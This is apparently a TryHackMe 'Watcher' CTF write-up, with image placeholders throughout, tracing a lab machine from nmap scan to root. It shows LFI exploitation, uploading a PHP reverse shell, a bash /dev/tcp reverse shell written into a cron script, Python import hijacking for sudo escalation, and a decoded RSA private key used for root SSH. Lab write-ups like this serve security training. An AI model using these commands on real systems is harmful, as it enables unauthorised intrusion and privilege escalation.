
Watcher CTF Write-Up:

Start with an Nmap scan:


```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/watcher]
└─# nmap -sV -sC -oN nmap watcher.thm -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-14 05:56 EDT
Nmap scan report for watcher.thm (10.10.243.119)
Host is up (0.071s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e1:80:ec:1f:26:9e:32:eb:27:3f:26:ac:d2:37:ba:96 (RSA)
|   256 36:ff:70:11:05:8e:d4:50:7a:29:91:58:75:ac:2e:76 (ECDSA)
|_  256 48:d2:3e:45:da:0c:f0:f6:65:4e:f9:78:97:37:aa:8a (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Corkplacemats
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-generator: Jekyll v4.1.1
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.67 seconds
```


After trying to connect to the ftp server with anonymous user and do no succeed , I go to take a look at the website hosted on port 80:




Check for 'robots.txt' and find the first flag and a secret message file :




The flag was open immediately:




But when I tried to get the secret file I got a permission denied :




So, after I further enumerate the website I found a LFI (Local File Inclusion) vulnerability ant the http://watcher.thm/post.php?post=(injection):




So lets get the secret file:




Now that I have the credentials for the ftpuser I go and logged in:



And now I have the second flag!




So now I have also the location of the files , I upload a shell.php file to the ftp server to get a reverse shell on the server:



Start a listener on the host and using the LFI vulnerability found earlier I trigger the shell.php:

http://watcher.thm/post.php?post=/home/ftpuser/ftp/files/shell.php

and got a reverse shell as www-data:



Upgrade shell:

```
$ export TERM=xterm
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@watcher:/$
```

CTR+Z

```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/watcher]
└─# stty raw -echo; fg
[1]  + continued  nc -nlvp 4242
                              reset
```

Wandering the site files I found a directory called 'more_secret_a9f10a' and inside there was the flag_3.txt file :

```
www-data@watcher:/var/www/html/more_secrets_a9f10a$ ls
flag_3.txt
www-data@watcher:/var/www/html/more_secrets_a9f10a$ cat flag_3.txt
FLAG{lfi_what_a_guy}
www-data@watcher:/var/www/html/more_secrets_a9f10a$
```

Privilege escalation time:

Checking sudo -l reveal that I can run any command as the user toby so lets get an interactive shell as toby:

```
www-data@watcher:/home/toby$ sudo -l
Matching Defaults entries for www-data on watcher:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on watcher:
    (toby) NOPASSWD: ALL
www-data@watcher:/home/toby$ sudo -u toby /bin/bash -i
toby@watcher:~$ whoami
toby
toby@watcher:~$
```

Get toby flag:

```
toby@watcher:~$ ls
flag_4.txt  jobs  note.txt
toby@watcher:~$ cat flag_4.txt
FLAG{chad_lifestyle}
toby@watcher:~$
```

Noe there is also a note on toby desktop :

```
toby@watcher:~$ cat note.txt
Hi Toby,

I've got the cron jobs set up now so don't worry about getting that done.

Mat
```

So mat is running some cronejobs . I check it out and he run script called cow.sh locate in toby home directory:

```
toby@watcher:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/1 * * * * mat /home/toby/jobs/cow.sh
toby@watcher:~$
```

I viewed the script and see that toby owned the script but mat is running it every minute!

```
toby@watcher:~/jobs$ ls -l
total 4
-rwxr-xr-x 1 toby toby 46 Dec  3  2020 cow.sh
toby@watcher:~/jobs$
```

So I edit the file to give me a bash reverse tcp shell :

```
  GNU nano 2.9.3                                cow.sh

#!/bin/bash

bash -i >& /dev/tcp/10.8.41.134/4444 0>&1
```

Open a listener and wait for the cronjob to execute:

```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/watcher]
└─# nc -nlvp 4444
listening on [any] 4444 ...
```

Get reverse shell of the user mat:

```
connect to [10.8.41.134] from (UNKNOWN) [10.10.243.119] 37514
bash: cannot set terminal process group (2373): Inappropriate ioctl for device
bash: no job control in this shell
mat@watcher:~$ whoami
whoami
mat
mat@watcher:~$
```

On mat home directory I found flag_5.txt:

```
mat@watcher:~$ ls -l
total 280
-rw-r--r-- 1 mat  mat  270433 Dec  3  2020 cow.jpg
-rw------- 1 mat  mat      37 Dec  3  2020 flag_5.txt
-rw-r--r-- 1 will will    141 Dec  3  2020 note.txt
drwxrwxr-x 2 will will   4096 Dec  3  2020 scripts
mat@watcher:~$ cat flag_5.txt
FLAG{live_by_the_cow_die_by_the_cow}
```

There is also a note :

```
mat@watcher:~$ cat note.txt
Hi Mat,

I've set up your sudo rights to use the python script as my user. You can only run the script with sudo so it should be safe.

Will
```

So lets see sudo -l :

```
User mat may run the following commands on watcher:
    (will) NOPASSWD: /usr/bin/python3 /home/mat/scripts/will_script.py *
```

I go to check /home/mat/scripts:

```
mat@watcher:~/scripts$ ls -l
total 12
-rw-r--r-- 1 mat  mat   183 Apr 14 10:47 cmd.py
drwxr-xr-x 2 will will 4096 Apr 14 10:47 __pycache__
-rw-r--r-- 1 will will  208 Dec  3  2020 will_script.py
```

So there is two scripts one is owned by me(mat) and the second owned by will , will's script is simply import the function on mat script called 'get_command' , this function is simply check if the argument is 1,2 or 3 and return a command to execute, but the interesting thins is that will script is import and use that function:

```
mat@watcher:~/scripts$ cat will_script.py
import os
import sys
from cmd import get_command

cmd = get_command(sys.argv[1])

whitelist = ["ls -lah", "id", "cat /etc/passwd"]

if cmd not in whitelist:
        print("Invalid command!")
        exit()

os.system(cmd)
```

So I edit the cmd.py script to give myself will interactive shell :

```
mat@watcher:~/scripts$ cat cmd.py
import os
import sys

def get_command(num):
        if(num == "1"):
                os.system("/bin/bash -i")
                return "ls -lah"
        if(num == "2"):
                return "id"
        if(num == "3"):
                return "cat /etc/passwd"
```

Now all I need is to run will script with argument of 1 :

```
$ sudo -u will /usr/bin/python3 /home/mat/scripts/will_script.py 1
will@watcher:~/scripts$ whoami
will
```

Get will's flag:

```
will@watcher:/home/will$ ls -l
total 4
-rw------- 1 will will 41 Dec  3  2020 flag_6.txt
will@watcher:/home/will$ cat flag_6.txt
FLAG{but_i_thought_my_script_was_secure}
```

So the last thing to do is to get the root flag, first I check the id of the user will:

```
will@watcher:/tmp$ id
uid=1000(will) gid=1000(will) groups=1000(will),4(adm)
```

The user will is in adm group (usually the group with reading log access) . lets find all the files that owned by adm group :

```
will@watcher:/tmp$ find / -group adm 2>/dev/null
/opt/backups
/opt/backups/key.b64
/var/log/auth.log
/var/log/kern.log
/var/log/syslog
/var/log/apache2
/var/log/apache2/access.log
/var/log/apache2/error.log
/var/log/apache2/other_vhosts_access.log
/var/log/cloud-init.log
/var/log/unattended-upgrades
/var/log/unattended-upgrades/unattended-upgrades-dpkg.log
/var/log/apt/term.log
/var/spool/rsyslog
```

So, first thing that grab my eyes is the key.b64 file ....

```
will@watcher:/tmp$ cat /opt/backups/key.b64
LSotLSJCRUdJTiBSU1NBIFBSSVZBVEUgS0VZLS0tLQoK
OGNIb205bXNzeVBaNTNhTHpCY1J5Qncrcnlz5jNoMEpDeG5WK2FHCm9wWmRjUXowMVlPWWRqWUlh
WkVKbWRjUFZXUXAvTDB1YzV1M2lnb2lLMXVpWU1mdzg1ME43dDNPWC9lcmRLRjQKanFWdTNpWE45
ZG9CbXIzVHVVOVJKa1ZuRER1bzh5NER0SXVGQ2Y5MlpmRUFKR1VCMit2Rk9ON3E0S0pzSXhnQQpu
TThrajhOa0ZrRlBrMGQxSEtIMitwN1FQMkhHWnJmM0RORm1RN1R1amEzem5nYkVWTzdOWHgzVjNZ
T0Y5eTFYCmVGUHJ2dERRVjdCWWI2ZWdrbGFmczRtNFhlVU8vY3NNODRJNm5ZSFd6RUo1enBjU3Jw
bWtESHhDOHlIOW1JVnQKZFNlbGFiVzJmdUxBaTUxVVIvMndOcUwxM2h2R2dscGVQaEtRZ1FJREFR
QUJBb0lCQUhtZ1RyeXcyMmcwQVRuSQo5WjVnZVRDNW9VR2padjdtSjJVREZQMlBJd3hjTlM4YUl3
YlVSN3JRUDNGOFY3cStNWnZEYjNrVS80cGlsKy9jCnEzWDdENTBnaWtwRVpFVWVJTVBQalBjVU5H
VUthWG9hWDVuMlhhWUJ0UWlSUjZaMXd2QVNPMHVFbjdQSXEyY3oKQlF2Y1J5UTVyaDZzTnJOaUpR
cEdESkRFNTRoSWlnaWMvR3VjYnluZXpZeWE4cnJJc2RXTS8wU1VsOUprbkkwUQpUUU9pL1gyd2Z5
cnlKc20rdFljdlk0eWRoQ2hLKzBuVlRoZWNpVXJWL3drRnZPRGJHTVN1dWhjSFJLVEtjNkI2CjF3
c1VBODUrdnFORnJ4ekZZL3RXMTg4VzAwZ3k5dzUxYktTS0R4Ym90aTJnZGdtRm9scG5Gdyt0MFFS
QjVSQ0YKQWxRSjI4a0NnWUVBNmxyWTJ4eWVMaC9hT0J1OStTcDN1SmtuSWtPYnBJV0NkTGQxeFhO
dERNQXo0T3FickxCNQpmSi9pVWNZandPQkh0M05Oa3VVbTZxb0VmcDRHb3UxNHlHek9pUmtBZTRI
UUpGOXZ4RldKNW1YK0JIR0kvdmoyCk52MXNxN1BhSUtxNHBrUkJ6UjZNL09iRDd5UWU3OE5kbFF2
TG5RVGxXcDRuamhqUW9IT3NvdnNDZ1lFQTMrVEUKN1FSNzd5UThsMWlHQUZZUlhJekJncDVlSjJB
QXZWcFdKdUlOTEs1bG1RL0UxeDJLOThFNzNDcFFzUkRHMG4rMQp2cDQrWThKMElCL3RHbUNmN0lQ
TWVpWDgwWUpXN0x0b3pyNytzZmJBUVoxVGEybzFoQ2FsQVF5SWs5cCtFWHBJClViQlZueVVDMVhj
dlJmUXZGSnl6Z2Njd0V4RXI2Z2xKS09qNjRiTUNnWUVBbHhteC9qeEtaTFRXenh4YjlWNEQKU1Bz
K055SmVKTXFNSFZMNFZUR2gydm5GdVR1cTJjSUM0bTUzem4reEo3ZXpwYjFyQTg1SnREMmduajZu
U3I5UQpBL0hiakp1Wkt3aTh1ZWJxdWl6b3Q2dUZCenBvdVBTdVV6QThzOHhIVkk2ZWRWMUhDOGlw
NEptdE5QQVdIa0xaCmdMTFZPazBnejdkdkMzaEdjMTJCcnFjQ2dZQWhGamkzNGlMQ2kzTmMxbHN2
TDRqdlNXbkxlTVhuUWJ1NlArQmQKYktpUHd0SUcxWnE4UTRSbTZxcUM5Y25vOE5iQkF0aUQ2L1RD
WDFrejZpUHE4djZQUUViMmdpaWplWVNKQllVTwprSkVwRVpNRjMwOFZuNk42L1E4RFlhdkpWYyt0
bTRtV2NOMm1ZQnpVR1FIbWI1aUpqa0xFMmYvVHdZVGcyREIwCm1FR0RHd0tCZ1FDaCtVcG1UVFJ4
NEtLTnk2d0prd0d2MnVSZGo5cnRhMlg1cHpUcTJuRUFwa2UyVVlsUDVPTGgKLzZLSFRMUmhjcDlG
bUY5aUtXRHRFTVNROERDYW41Wk1KN09JWXAyUloxUnpDOUR1ZzNxa3R0a09LQWJjY0tuNQo0QVB4
STFEeFUrYTJ4WFhmMDJkc1FIMEg1QWhOQ2lUQkQ3STVZUnNNMWJPRXFqRmRaZ3Y2U0E9PQotLS0t
LUVORCBSU0EgUFJJVkFURSBLRVktLS0tLQo=
```

From the extension I understand that it is base64 encoded so lets decode:

```
will@watcher:/tmp$ base64 -d /opt/backups/key.b64
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA2PaQroUqBCHOmYmSsyPZ53aLzBCKyBW+rysJ3h0JCxnV+aG
opZdcQz01YOYdjYIaZEJmdcPVWQp/L0uc5u3igoiK1uiYMfw850N7t3OX/erdKF4
jqVu3iXN9doBmr3TuU9RJkVnDDuo8y4DtIuFCf92ZfEAJGUB2+vFON7q4KJsIxgA
nM8kj8NkFkFPk0d1HKH2+p7QP2HGZrf3DNFmQ7Tuja3zngbEVO7NXx3V3YOF9y1X
eFPrvtDQV7BYb6egklafs4m4XeUO/csM84I6nYHWzEJ5zpcSrpmkDHxC8yH9mIVt
dSelabW2fuLAi51UR/2wNqL13hvGglpePhKQgQIDAQABAoIBAHmgTryw22g0ATnI
9Z5geTC5oUGjZv7mJ2UDFP2PIwxcNS8aIwbUR7rQP3F8V7q+MZvDb3kU/4pil+/c
q3X7D50gikpEZEUeIMPPjPcUNGUKaXoaX5n2XaYBtQiRR6Z1wvASO0uEn7PIq2cz
BQvcRyQ5rh6sNrNiJQpGDJDE54hIigic/GucbynezYya8rrIsdWM/0SUl9JknI0Q
TQOi/X2wfyryJsm+tYcvY4ydhChK+0nVTheciUrV/wkFvODbGMSuuhcHRKTKc6B6
1wsUA85+vqNFrxzFY/tW188W00gy9w51bKSKDxboti2gdgmFolpnFw+t0QRB5RCF
AlQJ28kCgYEA6lrY2xyeLh/aOBu9+Sp3uJknIkObpIWCdLd1xXNtDMAz4OqbrLB5
fJ/iUcYjwOBHt3NNkuUm6qoEfp4Gou14yGzOiRkAe4HQJF9vxFWJ5mX+BHGI/vj2
Nv1sq7PaIKq4pkRBzR6M/Obb7yQe78NdlQvLnQTlWp4njhjQoHOsovsCgYEA3+TE
7QR77yQ8l1iGAFYRXIzBgp5eJ2AAvVpWJuINLK5lmQ/E1+2K98E73CpQsRDG0n+1
vp4+Y8J0IB/tGmCf7IPMeiX80YJW7Ltozr7+sfbAQZ1Ta2o1hCalAQyIk9p+EXpI
UbBVnyUC1XcvRfQvFJyzgccwExEr6glJKOj64bMCgYEAlxmx/jxKZLTWzxxb9V4D
SPs+NyJeJMqMHVL4VTGh2vnFuTuq2cIC4m53zn+xJ7ezpb1rA85JtD2gnj6nSr9Q
A/HbjJuZKwi8uebquizot6uFBzpouPSuUzA8s8xHVI6edV1HC8ip4JmtNPAWHkLZ
gLLVOk0gz7dvC3hGc12BrqcCgYAhFji34iLCi3Nc1lsvL4jvSWnLeMXnQbu6P+Bd
bKiPwtIG1Zq8Q4Rm6qqC9cno8NbBAtiD6/TCX1kz6iPq8v6PQEb2giijeYSJBYUO
kJEpEZMF308Vn6N6/Q8DYavJVc+tm4mWcN2mYBzUGQHmb5iJjkLE2f/TwYTg2DB0
mEGDGwKBgQCh+UpmTTRx4KKNy6wJkwGv2uRdj9rta2X5pzTq2nEApke2UYlP5OLh
/6KHTLRhcp9FmF9iKWDtEMSQ8DCan5ZMJ7OIYp2RZ1RzC9Dug3qkttkOKAbccKn5
4APxI1DxU+a2xXXf02dsQH0H5AhNCiTBD7I5YRsM1bOEqjFdZgv6SA==
-----END RSA PRIVATE KEY-----
```

So, I got a ssh private key , I try to log in to root with it and succeed :

```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/watcher]
└─# ssh -i root_rsa root@watcher.thm
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Apr 14 11:35:55 UTC 2024

  System load:  0.02                Processes:           127
  Usage of /:   22.7% of 18.57GB    Users logged in:     0
  Memory usage: 71%                 IP address for eth0:   10.10.243.119
  Swap usage:   0%                  IP address for lxdbr0: 10.14.179.1


33 packages can be updated.
0 updates are security updates.


Last login: Thu Dec  3 03:25:38 2020
root@watcher:~# whoami
root
```

Retrieve the last flag:

```
root@watcher:~# ls /root
flag_7.txt
root@watcher:~# cat /root/flag_7.txt
FLAG{who_watches_the_watchers}
```